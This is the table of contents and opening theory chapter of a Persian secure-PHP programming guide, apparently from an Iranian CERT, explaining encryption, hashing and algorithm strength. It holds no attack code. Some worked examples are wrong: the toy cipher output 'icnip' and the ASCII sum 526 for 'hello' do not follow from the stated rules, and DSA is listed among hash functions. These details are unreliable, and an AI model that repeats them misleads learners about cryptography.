

باسمه تعالی

عنوان مستند

# برنامه نویسی امن در PHP

مرکز ماهر

تابستان ۹۶

مدیریت مرکز امداد و هماهنگی عملیات خدایه های رایانه ای

## فهرست مطالب

۱	فصل اول: استفاده از رمزنگاری (تئوری)	۱
۱.1	تفاوت رمزنگاری و درهم‌سازی	۲
۱.2	رمزنگاری	۲
۱.3	درهم‌سازی (هش)	۴
۱.4	قدرت الگوریتم	۶
۱.5	نکته‌ای در خصوص قدرت رمز عبور	۷
۱.6	الگوریتم‌های رمزنگاری پیشنهادی	۹
1.6.1	الگوریتم‌های متقارن	۹
1.6.2	تبادل کلید دیفی-هلمان-مرکل	۱۲
1.6.3	الگوریتم‌های نامتقارن	۱۳
1.6.4	روش‌های رمزنگاری ایمیل	۱۴
1.7	توابع درهم‌سازی پیشنهادی	۱۷
۱۷/۱	CRC32	۱۷
1.7.2	MD5	۱۷
1.7.3	SHA-1	۱۸
1.7.4	DSA	۱۹
1.7.5	الگوریتم‌های درهم‌سازی جدید	۱۹
1.8	الگوریتم‌های مربوطه	۲۰
1.8.1	Base64	۲۰
1.8.2	XOR	۲۱
1.9	اعداد تصادفی	۲۳
1.10	بلوک‌ها، حالات، و بردارهای اولیه	۲۴
1.10.1	استریم‌ها و بلوک‌ها	۲۴
1.10.2	حالات	۲۵
1.10.3	بردارهای آغازین	۲۷
1.11	خلاصه	۲۷
2	فصل دوم: استفاده از رمزنگاری	۲۸
2.1	نگهداری امن کلمه‌های عبور	۲۸
2.2	حفاظت از داده‌های حساس	۳۵

۳۵	رمزنگاری متقارن در PHP: توابع mcrypt	2.2.1
۴۴	رمزنگاری نامتقارن در PHP: توابع RSA و OpenSSL	2.2.2
۶۴	تایید اعتبار داده‌های مهم	2.3
۶۵	تایید اعتبار با استفاده از دایجست‌ها	2.3.1
۷۳	تایید اعتبار با استفاده از امضاها	2.3.2
۷۴	خلاصه	2.4
۷۴	<b>فصل سوم : کنترل دسترسی ( تایید صحت و اعتبار )</b>	<b>3</b>
۷۵	تایید صلاحیت	3.1
۷۶	تایید صلاحیت HTTP	3.2
۷۷	تایید صلاحیت ابتدایی HTTP	3.2.1
۸۷	تایید صلاحیت دایجست HTTP	3.2.2
۹۲	تایید صلاحیت دو طرفه	3.3
۹۳	تایید صلاحیت مبتنی بر گواهی با استفاده از HTTPS	3.3.1
۱۰۲	استفاده از کلیدهای یک بار مصرف جهت تایید صلاحیت	3.3.2
۱۰۳	تایید صلاحیت شناسایی یگانه	3.4
۱۰۳	کربروس (سربروس، Kerberos)	3.4.1
۱۰۴	ساختن سیستم شناسایی یگانه جهت خودتان	3.4.2
۱۲۱	خلاصه	3.5
۱۲۲	<b>فصل چهارم : کنترل دسترسی ( مجوزها و محدودیت ها )</b>	<b>4</b>
۱۲۲	مجوزهای فایل سیستم یونیکس	4.1
۱۲۲	مقدمه‌ای بر مجوزهای یونیکس	4.1.1
۱۲۵	دست‌کاری مجوزها	4.1.2
۱۲۸	دایرکتوری‌های گروهی اشتراکی	4.1.3
۱۳۰	ابزارهای PHP جهت کار کردن با کنترل‌های دسترسی فایل	4.1.4
۱۳۱	نگهداشتن توسعه دهندگان (و دایمون‌ها) در دایرکتوری‌های خانه‌ی خود	4.1.5
۱۳۱	حفاظت از سیستم در برابر خودش	4.2
۱۳۳	محدودیت‌های منابع	4.2.1
۱۳۴	سهم دیسک (Disk Quotas)	4.2.2
۱۳۵	محدودیت‌های منابع خود PHP	۴/۲/۳
۱۳۶	حفاظت از پایگاه‌های داده	4.3
۱۳۶	مجوزهای فایل سیستم پایگاه‌داده	4.3.1
۱۳۸	کنترل دسترسی به پایگاه‌داده: جداول Grant	4.3.2
۱۳۸	تنظیمات امنیتی در نصب MySQL	4.3.3
۱۴۰	ارائه‌ی مجوزها به شکلی محافظه کارانه	4.3.4

۱۴۱	اجتناب از فعالیت شبکه‌ای غیر ایمن	4.3.5
۱۴۱	افزودن قابلیت Undo با پشتیبانی‌های متناوب	4.3.6
۱۴۱	حالت ایمن (Safe Mode) در PHP	4.4
۱۴۲	حالت ایمن چگونه کار می‌کند	4.4.1
۱۴۳	سایر ویژگی‌های حالت ایمن	4.4.2
۱۴۵	جایگزین‌های حالت ایمن	4.4.3
۱۴۷	<b>فصل پنجم: تایید اعتبار داده های ورودی کاربر</b>	<b>5</b>
۱۴۷	به دنبال چه بگردیم؟	5.1
۱۴۸	ورودی حاوی متاکاراکترها	5.1.1
۱۴۹	نوع آهسته ورودی	5.1.2
۱۵۰	ورودی بیش از حد بزرگ	5.1.3
۱۵۱	سوء استفاده از رابط‌های مخفی	5.1.4
۱۵۱	ورودی حاوی دستورات غیر مترقبه	5.1.5
۱۵۲	استراتژی‌هایی جهت تایید اعتبار داده های ورودی کاربر در PHP	5.2
۱۵۲	ایمن نمودن ورودی‌های PHP	5.2.1
۱۵۶	تنها اجازه‌ی مقادیر مورد انتظار برای متغیرهای ورودی را بدهید	5.2.2
۱۵۷	بررسی نوع، طول و فرمت ورودی	5.2.3
۱۶۳	پاکیزه نمودن مقادیر ارسالی جهت سایر سیستم‌ها	5.2.4
۱۷۱	آزمودن تایید اعتبار ورودی	۵.۳
۱۷۲	خلاصه	5.4
۱۷۴	<b>فصل ششم: ممانعت از SQL INJECTION</b>	<b>6</b>
۱۷۴	تزریق SQL چیست	6.1
۱۷۵	تزریق SQL چگونه کار می‌کند	6.2
۱۷۷	PHP و تزریق MySQL	6.3
۱۷۸	انواع ورودی کاربران	6.3.1
۱۷۹	انواع حملات تزریق	6.3.2
۱۷۹	۶/۳/۲/۱ تزریق با استفاده از دستور SELECT	6.3.2.1
۱۷۹	۶/۳/۲/۲ تزریق با استفاده از دستور UPDATE	6.3.2.2
۱۸۰	۶/۳/۲/۳ تزریق با استفاده از دستور DELETE	6.3.2.3
۱۸۰	تزریق چند کوثری	6.3.3
۱۸۳	ممانعت از تزریق SQL	6.4
۱۸۳	محدود نمودن همه‌ی مقادیر در کوثری	6.4.1
۱۸۴	بررسی انواع مقادیر ارسالی کاربران	6.4.2
۱۸۵	نادیده گیری هر کاراکتر مبهم در کوثری‌های خود	6.4.3



185	6.4.4	ساخت یک لایه انتزاعی جهت بهبود امنیت
189	6.4.5	انتزاع کامل
190	6.5	آزمودن حفاظت خود در برابر تزریق
192	6.6	خلاصه
193	7	فصل هفتم: ممانعت از اسکریپت‌نویسی بین‌سایتی (XSS)
193	7.1	تاریخچه
194	7.2	XSS چگونه کار می‌کند
195	7.2.1	اسکریپت‌نویسی
196	7.2.2	دسته‌بندی حملات XSS
200	7.3	نمونه حملات XSS
200	7.3.1	حملات HTML و CSS
203	7.3.2	حملات جاوا اسکریپت
204	7.3.3	URI جعل شده
204	7.3.4	تصویر جعل شده
205	7.3.5	المان‌های اضافی فرم
206	7.3.6	سایر حملات
206	7.4	ممانعت از XSS
207	7.4.1	SSL مانع XSS نمی‌شود
207	7.4.2	استراتژی‌ها
216	7/4/3	XSS در مرورگرها
217	7.5	تست جهت حفاظت در برابر سوء استفاده‌ی XSS
217	7.6	خلاصه
219	8	فصل هشتم: جلوگیری از اجرای از راه دور
219	8.1	اجرای از راه دور چگونه کار می‌کند
220	8.2	خطرات اجرای از راه دور
220	8.2.1	تزریق کد PHP
221	8.2.2	افزودن کد PHP در فایل‌های ارسالی
224	8.2.3	تزریق دستورات یا اسکریپت‌های شل
227	8.3	استراتژی‌هایی جهت جلوگیری از اجرای از راه دور
227	8.3.1	محدود نمودن پسوندهای قابل قبول نام فایل جهت آپلودها
228	8.3.2	ذخیره آپلودها خارج از روت سند وب
228	8.3.3	پاک‌سازی ورودی کاربران غیرقابل اعتماد به eval()
233	8.4	اسکریپت‌های PHP روی سرورهای دیگر را استفاده نکنید (include)
234	8.4.1	بررسی دستورات شل

۲۳۹	مراقب الگوهای preg_replace() با تغییر دهنده e باشید	8.4.2
۲۴۳	تست جهت نقص‌های اجرای از راه دور	8.5
۲۴۴	خلاصه	8.6
۲۴۶	<b>فصل نهم: تقویت امنیت جهت فایل‌های موقتی</b>	<b>9</b>
۲۴۶	عمل‌کردهای فایل‌های موقتی	9.1
۲۴۷	ویژگی‌های فایل‌های موقتی	9.2
۲۴۷	محل ذخیره سازی	9.2.1
۲۴۷	عملکرد	9.2.2
۲۴۸	ریسک‌ها	9.2.3
۲۵۰	جلوگیری از سوء استفاده از فایل‌های موقت	9.3
۲۵۰	مبهم نمودن مکان	9.3.1
۲۵۶	محدود نمودن مجوزها	9.3.2
۲۵۶	تنها در فایل‌های شناخته شده بنویسید	9.3.3
۲۵۸	تنها از فایل‌های شناخته شده بخوانید	9.3.4
۲۵۸	بررسی فایل‌های آپلود شده	9.3.5
۲۶۰	تست حفاظت در برابر هایجک	9.4
۲۶۱	خلاصه	9.5
۲۶۳	<b>فصل دهم: جلوگیری از هایجک جلسه</b>	<b>10</b>
۲۶۳	جلسات پایدار چگونه کار می‌کنند	10.1
۲۶۴	جلسات PHP	10.1.1
۲۶۵	یک جلسه‌ی نمونه	10.1.2
۲۶۹	سوء استفاده از جلسات	10.2
۲۶۹	هایجک کردن جلسه	10.2.1
۲۷۲	تثبیت	10.2.2
۲۷۳	جلوگیری از سوء استفاده از جلسه	10.3
۲۷۳	استفاده از لایه‌ی سوکت‌های ایمن	10.3.1
۲۷۴	استفاده از کوکی‌ها به جای متغیرهای \$_GET	10.3.2
۲۷۴	طول عمر جلسه را تغییر دهید	10.3.3
۲۷۵	بازتولید IDها جهت کاربران	10.3.4
۲۷۷	از کد تست شده بهره ببرید	10.3.5
۲۷۷	نادیده گرفتن راه‌حل‌های غیر موثر	10.3.6
۲۷۹	تست جهت حفاظت در برابر سوء استفاده از جلسه	10.4
۲۸۰	خلاصه	10.5
۲۸۱	<b>فصل یازدهم: استفاده از کدهای کیچا</b>	<b>11</b>

۲۸۱	مقدمه	11.1
۲۸۳	انواع کپچاها	11.2
۲۸۳	کپچاهای متنی تصویری	11.2.1
۲۸۵	کپچاهای صوتی	11.2.2
۲۸۶	کپچاهای شناختی	11.2.3
۲۹۰	ایجاد یک تست کپچای مؤثر با استفاده از PHP	11.3
۲۹۰	مدیریت کپچا با استفاده از وب سرویس ارائه شده توسط سایت دیگر	11.3.1
۲۹۳	ایجاد کپچای توسط خود شما	11.3.2
۲۹۹	حمله به کپچا	11.4
۳۰۰	مشکلات بالقوه در استفاده از کپچاها	11.5
۳۰۰	هایجک کردن کپچاها نسبتاً ساده است	11.5.1
۳۰۱	تولید کپچاها نیازمند زمان و حافظه می باشد	11.5.2
۳۰۱	کپچاهایی که بیش از حد پیچیده هستند ممکن است توسط انسان‌ها قابل خواندن نباشند	11.5.3
۳۰۲	حتی کپچاهای نسبتاً سرراست نیز ممکن است دچار مشکلات کاربری غیرقابل پیش‌بینی شوند	11.5.4
۳۰۲	خلاصه	11.6
۳۰۴	<b>فصل دوازدهم: اجرای ایمن دستورات سیستمی</b>	12
۳۰۴	عملیات خطرناک	12.1
۳۰۴	دستورات سطح ریشه (سطح root)	12.1.1
۳۰۶	دستورات با مصرف بالای منابع	12.1.2
۳۰۷	ایمن نمودن عملیات خطرناک	12.2
۳۰۷	ایجاد یک API جهت عملیات سطح root	12.2.1
۳۰۸	صف‌بندی عملیات دارای مصرف منابع بالا	12.2.2
۳۲۱	استراتژی‌های بهره‌برداری	12.3
۳۲۱	مدیریت عملیات با مصرف بالای منابع با یک صف	12.3.1
۳۴۹	خلاصه	12.4
۳۵۰	<b>فصل سیزدهم: مدیریت ایمن فراخوان‌های رویه‌ای دوردست (RPC)</b>	13
۳۵۱	RPC و وب	13.1
۳۵۱	REST و HTTP	13.1.1
۳۵۲	XML-RPC	13.1.2
۳۵۲	SOAP	13.1.3
۳۵۳	ایمن نگه‌داشتن یک رابط خدمات وب	13.2
۳۵۳	ارائه‌ی یک رابط ساده	13.2.1
۳۵۴	محدود نمودن دسترسی به API‌های وب	13.2.2
۳۵۵	ارسال ایمن زیردرخواست‌ها	13.3

۳۵۵	مدیریت تایم اوت‌های شبکه	13.3.1
۳۵۸	کش نمودن زیردرخواست‌ها	13.3.2
۳۶۰	اطمینان از صحت هدرهای HTTP	13.3.3
۳۶۳	خلاصه	13.4
۳۶۵	<b>فصل چهاردهم: تهدیدها و آسیب‌پذیری‌های بارگذاری فایل</b>	<b>14</b>
۳۶۵	اعتبارسنجی فراداده‌های فایل	14.1
۳۶۶	اعتبارسنجی فراداده‌های فایل توسط لیست سیاه	14.1.1
۳۶۶	اعتبارسنجی فراداده نام فایل	14.1.1.1
۳۶۹	اعتبارسنجی فراداده پسوند فایل	14.1.1.2
۳۶۹	اعتبارسنجی فراداده‌های فایل توسط فهرست سفید	14.1.2
۳۷۰	اعتبارسنجی محتوای فایل	14.2
۳۷۰	شیوه‌های اعتبارسنجی توسط سرآیند "Content-Type"	14.2.1
۳۷۰	تشخیص نوع فایل با استفاده از برخی توابع API	۱۴/۲/۲
۳۷۱	راهکارهای امنیتی جهت امن‌سازی سیستم بارگذاری فایل	14.3
۳۷۳	اعتبارسنجی‌های بارگذاری فایل و راه‌های دور زدن آن‌ها	14.4
۳۷۴	بارگذاری فایل بدون ارزیابی	14.4.1
۳۷۵	ارزیابی mime type	14.4.2
۳۷۶	جلوگیری از پسوندهای خطرناک	۱۴،۵
۳۷۶	پسوندهای دوتایی	۱۴/۵/۱
۳۷۷	پسوندهای دوتایی (بخش دوم)	14.5.2
۳۷۷	بررسی سرآیند عکس	14.5.3
۳۷۸	پیش‌گیری از بارگذاری فایل با پسوند htaccess	14.5.4
۳۷۹	راه‌حل‌های پیشنهادی	14.6
۳۸۰	<b>فصل پانزدهم: کوکی‌ها، نشست‌ها و متغیرها</b>	<b>15</b>
۳۸۰	عدم بررسی متغیرها	15.1
۳۸۱	نشست‌ها	۱۵،۲
۳۸۲	کوکی‌ها	15.3
۳۸۳	<b>فصل شانزدهم: حملات پیمایش دایرکتوری‌ها</b>	<b>16</b>
۳۸۸	<b>فصل هفدهم: فراخوانی فایل‌ها از راه دور</b>	<b>۱۷</b>

## ۱ فصل اول: استفاده از رمزنگاری<sup>۱</sup> (تئوری)

چرا می‌خواهیم از رمزنگاری استفاده کنیم؟ مطمئناً پاسخ این سوال آشکار است: در حالی که بخشی از اطلاعات ذخیره شده بر روی یک رایانه ممکن است عمومی باشند، بخش عظیمی از اطلاعات نیز وجود دارد که عمومی نیست و نباید عمومی باشد. رمزهای عبور و سایر اطلاعات مرتبط به دسترسی، اطلاعات شخصی با انواع مختلف، داده‌های حساس سازمانی و الی آخر. چنین اطلاعاتی باید در دسترس باشد؛ به همین دلیل است که از اول بر روی رایانه ریخته شده است. ولی این اطلاعات باید به گونه‌ای مخفی شود و از دسترس هر نوع طرف سوم که به صورت اتفاقی یا با اهداف شوم، ممکن است آن‌ها را بیابد، دور گردد. در این فصل، در مورد چگونگی و چرایی مخفی کردن اطلاعات، چه بر روی دیسک یا در یک پایگاه داده، بحث خواهیم نمود. ما به این مسئله می‌پردازیم که چگونه می‌توان رمزنگاری متقارن و غیرمتقارن را با استفاده از PHP و بسیاری از الگوریتم‌های معمول انجام داد. این فصل، زمینه را جهت فصول بعدی آماده می‌کند که در آن‌ها در مورد ارائه‌ی دسترسی به این اطلاعات غیرعمومی جهت یک گروه خاص از کاربران، بحث می‌شود.

در نگارش این فصل، تلاش نموده‌ایم تا سوالات یک خواننده را که جهت اولین بار می‌خواهد از روتین‌های رمزنگاری استفاده کند، پیش‌بینی نماییم: آن بیرون چه چیزی وجود دارد، چه کاری انجام می‌دهد، و چگونه می‌توانم از آن در PHP استفاده کنم؟ حوزه‌ی تحلیل رمز بسیار گسترده است و افرادی که در این فضا کار می‌کنند، علاقه‌ی شدیدی به آن دارند. این افراد راه حل‌های نبوغ آمیزی را جهت یک مسئله‌ی سخت، ایجاد نموده‌اند و آن‌ها را در دسترس بقیه‌ی ما قرار داده‌اند تا از آن‌ها استفاده کنیم و این امر گاهی با هزینه‌های شخصی فراوانی همراه بوده است. (به هر حال، الگوریتم‌ها و روش‌هایی که می‌خواهیم مورد بحث قرار دهید عموماً به عنوان سلاح به شمار می‌آیند).

بخشی از وظیفه‌ی شما در هنگام برنامه‌ریزی جهت استفاده از این روش‌ها این است که تا آنجا که می‌توانید از RFCها (درخواست جهت نظرات که توسط نیروی ویژه‌ی مهندسی اینترنت منتشر می‌شوند و منبع رسمی داده‌های فنی در خصوص ابعاد مختلف فعالیت‌های اینترنتی هستند) و از بحث‌های نظری یاد بگیرید. بهترین کتاب عمومی در خصوص رمزنگاری و رمزشناسی، به این دلیل که تنها جهت مخاطبان متخصص نگاشته نشده است، عبارت است از کتاب رمزنگاری کاربردی نوشته‌ی نیلز فرگوسن و بروس اشنایر (انتشارات وایلی، مارس ۲۰۰۳). کتاب قبلی اشنایر با نام کریپتوگرافی کاربردی (وایلی، اکتبر ۱۹۹۵) یک مرجع دایره‌المعارف

استاندارد جهت افرادی است که به دنبال یک درک عمیق‌تر از تئوری و روش‌های رمزنگاری می‌گردند. توصیفات خوب و عمومی از الگوریتم‌های معمول را می‌توان در مقاله‌ی خوب ویکیپدیا یافت. در این فصل، ما تنها می‌خواهیم به شما کمک کنیم تا کار را آغاز کنید و این بحث را در فصل دوم ادامه خواهیم داد که در آن، نمونه‌هایی از اسکریپت‌های PHP را جهت انجام بعضی از وظایف رمزنگاری بحث شده در اینجا، ارائه خواهیم نمود.

## ۱.۱ تفاوت رمزنگاری و درهم‌سازی<sup>۲</sup>

عنوان این فصل، «استفاده از رمزنگاری» شاید به گونه‌ای نادرست باشد چرا که تمایز بین دو موضوع رمزنگاری که جهت مخفی کردن اطلاعات به گونه‌ای که به سادگی خوانده نشود و درهم‌سازی را مد نظر قرار نمی‌دهد. هر دو این روش‌ها، رازها را با اعمال یک الگوریتم جهت تبدیل اطلاعات از فرمت متنی واضح به یک فرمت غیرمتنی رمزنگاری شده، مخفی می‌کنند. در مورد رمزنگاری، این الگوریتم از یک کلید<sup>۳</sup> استفاده می‌کند (معمولاً یک مقدار خیلی بزرگ که به صورت تصادفی انتخاب شده است) و تبدیل نیز معکوس‌پذیر است به شرطی که همین کلید مورد استفاده قرار گیرد. ولی در مورد درهم‌سازی، اطلاعات متن ساده خود به عنوان کلید محسوب می‌شود و پیام رمزنگاری شده‌ی ارائه آمده به عنوان یک امضای منحصر به فرد و غیرقابل وارون‌سازی، عمل می‌کند که تنها می‌تواند با استفاده از همان رشته‌ی متنی ساده، تولید شود. بنابراین، رمزنگاری اغلب جهت انتقال پیام‌هایی استفاده می‌شوند که باید پنهان باقی بمانند و درهم‌سازی (هشینگ) جهت تایید این امر به کار می‌رود که پیام دریافتی همان پیامی است که ارسال شده است.

## ۱.۲ رمزنگاری

چه براساس سیاست و چه براساس قانون، بعضی اطلاعات باید در برابر افراد و فرآیندهایی که مجوزهای لازم جهت دستیابی به آن را ندارند، مورد حفاظت قرار گیرند. این حفاظت باید بتواند برقرار باقی بماند هرچند که یک حمله کننده دارای مالکیت بر این اطلاعات و مجموعه‌ی عظیمی از ابزارها باشد تا بتواند این حفاظت را شکسته و اطلاعات را بخواند و حتی بدتر از آن، این اطلاعات را تغییر دهد. جهت انجام این کار به رمزنگاری روی می‌آوریم، یعنی علم پنهان نمودن اطلاعات در ملأعام و بازیابی دوباره‌ی آن. به هر حال، رازهایی که هیچگاه قابل خواندن نباشند، بیهوده خواهند بود (هرچند مکالمات جالبی را موقع غذا خوردن ایجاد خواهند

<sup>۲</sup> Hashing

<sup>۳</sup> Key

کرد!). یک اصل جهت رمزنگاری، اساسی است: کاربرد کلید صحیح، از طریق الگوریتم مناسب، تنها روش جهت بازگرداندن اطلاعات به حالت اولیه است.

برای ارائه‌ی یک مثال بسیار ساده از رمزنگاری، فرض کنید که ما از یک کلید ۱۲۳۴ استفاده نموده و الگوریتم ما نیز به صورت زیر است:

- ۱- اولین حرف پیام را به اندازه‌ی اولین مقدار کلید، در حروف الفبا به بالا ببرید.
- ۲- دومین حرف پیام را به اندازه‌ی دومین مقدار کلید، در حروف الفبا به پایین ببرید.
- ۳- سومین حرف پیام را به اندازه‌ی سومین مقدار کلید، در حروف الفبا به بالا ببرید.
- ۴- چهارمین حرف پیام را به اندازه‌ی چهارمین مقدار کلید، در حروف الفبا به پایین ببرید.
- ۵- تکرار تا زمان که کل پیام، رمزنگاری شود.

با داشتن این کلید و این الگوریتم، ما می‌توانیم پیام «hello» را به «icnip» تبدیل کنیم، یعنی اولین حرف را یک واحد بالا ببریم و دومین حرف را دو واحد جابه‌جا کنیم و غیره. در ادامه، به شرطی که ما همچنان کلید اولیه‌ی ۱۲۳۴ را در دست داشته باشیم، می‌توانیم «icnip» را به «hello» رمزگشایی کنیم به این صورت که الگوریتم را به صورت معکوس به کار بگیریم (پایین-بالا-پایین-بالا).

رمزنگاری واقعی نیز از همین رویه‌ی کلی تبعیت می‌کند، هر چند ذاتا به این سادگی نیست، و معمولا شامل چندین عبور با افزودن داده‌های تصادفی می‌باشد به گونه‌ای که هر نوع سایه‌ی متن اولیه و کلید در متن رمز شده، محو شود.

دو روش کلی جهت اجرای رمزنگاری وجود دارد. تفاوت‌ها مبتنی بر نوع کلید استفاده شده هستند:

- ۱- متقارن<sup>۴</sup>: در رمزنگاری متقارن، هر دو طرف دارای کلید رمز یکسانی هستند. این کلید جهت رمزنگاری پیام مورد استفاده قرار می‌گیرد و تنها چیزی است که می‌تواند آن را رمزگشایی نماید. الگوریتم ساده‌ای که در بالا نشان داده شد مثالی از رمزنگاری متقارن است؛ به سادگی قابل وارون‌سازی است به شرطی که شما کلید را بدانید. این نوع از رمزنگاری معمولا سریع و موثر است ولی نیازمند آن است که هر دو طرف به گونه‌ای یک قطعه اطلاعات حیاتی را در اختیار داشته باشند. الگوریتم‌های معمول رمزنگاری که از چنین کلید متقارن استفاده می‌کنند عبارتند از AES، Blowfish و DES<sup>۳</sup>.

<sup>۴</sup> Symmetric

۲- نامتقارن: در رمزنگاری نامتقارن، دو طرف نیازی به داشتن یک کلید یکسان ندارند. در واقع، هر طرف دارای جفت کلیدهای مخصوص خود است و الگوریتم تضمین می‌کند که یک پیام رمزنگاری شده توسط یک کلید را بتوان تنها با استفاده از کلید دیگر، رمزگشایی نمود. یکی از کلیدها را «عمومی» (public) می‌نامند که می‌تواند در مکانی منتشر شود و یا جهت هر کسی ارسال شود که می‌خواهد یک پیام را با استفاده از آن، رمزنگاری نماید. کلید دیگر «خصوصی» (private) بوده و مخفی نگه‌داشته می‌شود (و اغلب با استفاده از یک عبارت عبوری ایمن می‌شود به گونه‌ای که نمی‌توان آن را از روی دیسک، جعل نمود). اکنون هر طرف می‌تواند پیام‌های ارسالی به طرف دیگر را با استفاده از کلید عمومی طرف دیگر، رمزنگاری نماید و این پیام‌ها تنها می‌توانند توسط طرف دیگر و با استفاده از کلید خصوصی وی، رمزگشایی شوند. دو الگوریتم معمول نامتقارن عبارتند از RSA و چیزی که معمولاً دیفی-هلمان (Diffie-Hellman) نامیده می‌شود ولی در واقع باید دیفی-هلمان-مرکل (Diffie-Hellman-Mercle) نامیده شود. رمزنگاری نامتقارن یک لایه از امنیت اضافی را به هر نوع برنامه‌ای که از آن استفاده می‌کند، اضافه خواهد کرد ولی به همراه این امنیت اضافی، یک لایه‌ی پیچیدگی در استفاده نیز اضافه می‌گردد. به علاوه، رمزنگاری نامتقارن نیازمند محاسبات زیادی هست که می‌تواند مشکل‌زا باشد اگر قدرت محاسباتی زیادی در دسترس نباشد.

### ۱.۳ درهم‌سازی (هش)

خصوصی نگه‌داشتن یک پیام یک چیز است ولی چگونه می‌توان فهمید که این پیام در هنگام انتقال، تغییر داده نشده است (حتی اگر خوانده نشده باشد)؟ درهم‌سازی را می‌توان جهت اجرای این عملکرد مورد استفاده قرار داد. یک الگوریتم درهم‌سازی یک مقدار منحصر به فرد را از ورودی خود ایجاد می‌کند و تغییر و دستکاری آن مقدار درهم‌سازی شده (درهم ریخته) غیرممکن است (که دایجست<sup>۵</sup> هم نامیده می‌شود) تا بتوان آن را به حالت قبلی بازگرداند. گاهی، درهم‌سازی، رمزنگاری یک‌سویه نیز نامیده می‌شود چرا که حتی کاربری که درهم‌سازی را ایجاد نموده است، نمی‌تواند هیچ اطلاعاتی از آن استخراج نماید.

یک مثال ساده از درهم‌سازی در زیر آورده شده است:

۱- مقادیر ASCII کارکترهای پیام را با هم جمع کن.

۲- با استفاده از این مقدار تجمعی، روتین جایگزینی الفبایی مورد استفاده در مثال قبلی را اعمال کن.



با استفاده از این الگوریتم، پیام «hello» یک مقدار برابر با ۵۲۶ را ایجاد خواهد نمود (که همان مجموع مقادیر ASCII حروف کلمه‌ی hello می‌باشد). این مقدار یک کلید نیست (یعنی، مقدار مستقل که جهت تغییر پیام استفاده شود)، چرا که این مقدار از خود پیام تولید شده است. با اعمال این الگوریتم، این پیام به «mbnjq» (پنج مورد به بالا، دو مورد به پایین، شش مورد به بالا، و تکرار تا تعداد لازم) تبدیل می‌شود. هیچ راهی وجود ندارد که بتوانیم «mbnjq» را به «hello» بازگردانیم، حتی اگر ما رویه‌ی کلی الگوریتم (جایگزینی الفبایی) را نیز بدانیم، نخواهیم دانست که این الگوریتم با چه الگویی اعمال شده است.

با این حال، مثال ساده‌ی فوق فوراً یک ویژگی مهم پیام را لو می‌دهد: طول آن. اگر یک تراکنش بانکی شامل یک درهم‌سازی از یک مقدار باشد که نه کاراکتر طول دارد، این تراکنش ممکن است توجه بسیار بالاتری را از سوی یک حمله‌کننده به خود مبذول نماید تا یک تراکنش مشابه با تنها طول سه. به عنوان یک مثال وخیم‌تر، اگر مشخص شود که یک درهم‌سازی پسورد دارای پنج کاراکتر است، این اطلاعات به شکلی افزایشی موجب کاهش تلاش مورد نیاز جهت یک حمله‌ی brute-force خواهد شد. الگوریتم‌های درهم‌سازی واقعی، پیام را به تکه‌های با طول مساوی تقسیم می‌کنند، و در صورت نیاز، تکه‌ی نهایی را پر می‌کنند و سپس بر روی ترکیبی از این تکه‌ها کار می‌کنند تا یک درهم‌سازی را ایجاد نمایند که همواره دارای طولی برابر است، بدون توجه به اینکه پیام اولیه چقدر طولانی بوده است.

حال اگر ما نتوانیم هیچ اطلاعاتی در خصوص پیام اولیه را از یک درهم‌سازی استخراج کنیم، این روش چه فایده‌ای جهت حفظ رازها دارد؟ به هر حال، جهت اینکه این اطلاعات را بتوانیم مورد استفاده قرار دهیم، باید بتوانیم آن را بازگردانیم. ولی یک درهم‌سازی که به درستی ایجاد شده باشد دارای سه ویژگی بسیار مهم می‌باشد:

- ۱- به صورت نظری این امکان وجود دارد ولی از لحاظ محاسباتی عملی نیست که یک مقدار متنی دیگر را پیدا کنیم که همین مقدار درهم‌سازی را تولید نماید (چنین درهم‌سازی‌هایی را، تصادم، می‌نامیم).
- ۲- جهت یک پیام متنی داده شده و یک الگوریتم هش، مقدار درهم‌سازی همواره یکسان خواهد بود.
- ۳- جهت یک الگوریتم درهم‌سازی مفروض، حتی پیام‌های مشابه، مقادیر بسیار متفاوتی را ایجاد می‌کنند. این امر را می‌توان به سادگی حتی با پیام کوتاه و الگوریتم ساده‌ی بالا نیز نشان داد، جهت «bello» (که برای ما بسیار شبیه با «hello» است)، این الگوریتم یک درهم‌سازی «gcrqg» را ایجاد می‌کند که اصلاً مشابه «mbnjq» نیست.

بنابراین، حتی اگر درهم‌سازی جهت انتقال اطلاعات، به درد نخورد (چرا که پیام آن را نمی‌تواند بازخوانی نمود)، جهت تایید اطلاعات، بسیار با ارزش است. برای مثال، اگر قرار بود که یک کاربر یک رمز عبور را وارد نماید، اصولاً این امر اهمیتی ندارد که ما دقیقاً بدانیم که این رمز عبور چیست؛ چیزی که واقعاً باید بدانیم این است که آیا این رمز عبور وارد شده توسط کاربر در دفعات بعد منطبق با رمز عبوری هست که قبلاً وارد نموده است. دو مقدار درهم‌سازی شده که با هم منطبق هستند حتماً دارای یک نقطه‌ی آزاد یکسان هستند اگر با الگوریتمی یکسان درهم‌سازی شده باشند.

همان‌طور که بیان کردیم، حتی کوچک‌ترین تغییر در یک پیام چند گیگابایتی منجر به یک مقدار درهم‌سازی کاملاً متفاوت می‌شود (مثل همیشه، این امر تا این حد ساده نیست، همان‌طور که در رابطه با MD5 در بخش «توابع درهم‌سازی پیشنهادی» در همین فصل بیان می‌کنیم). تعدادی از الگوریتم‌های معمول مورد استفاده جهت درهم‌سازی عبارتند از MD5 و SHA-1.

## ۱.۴ قدرت الگوریتم

قدرت متن رمز شده توسط یک الگوریتم رمزنگاری را معمولاً با طول کلید و برای الگوریتم درهم‌سازی بر اساس طول دایجست بیان می‌کنند، به این دلیل که هرچه این مقادیر طولانی‌تر باشند، یک حمله‌ی brute-force (که در آن، حمله‌کننده یک راه حل بالقوه را بعد از راه حل بعدی امتحان می‌کند تا زمانی که راه حلی را بیابد که کار می‌کند) بیشتر طول خواهد کشید (بر اساس چرخه‌ی CPU).

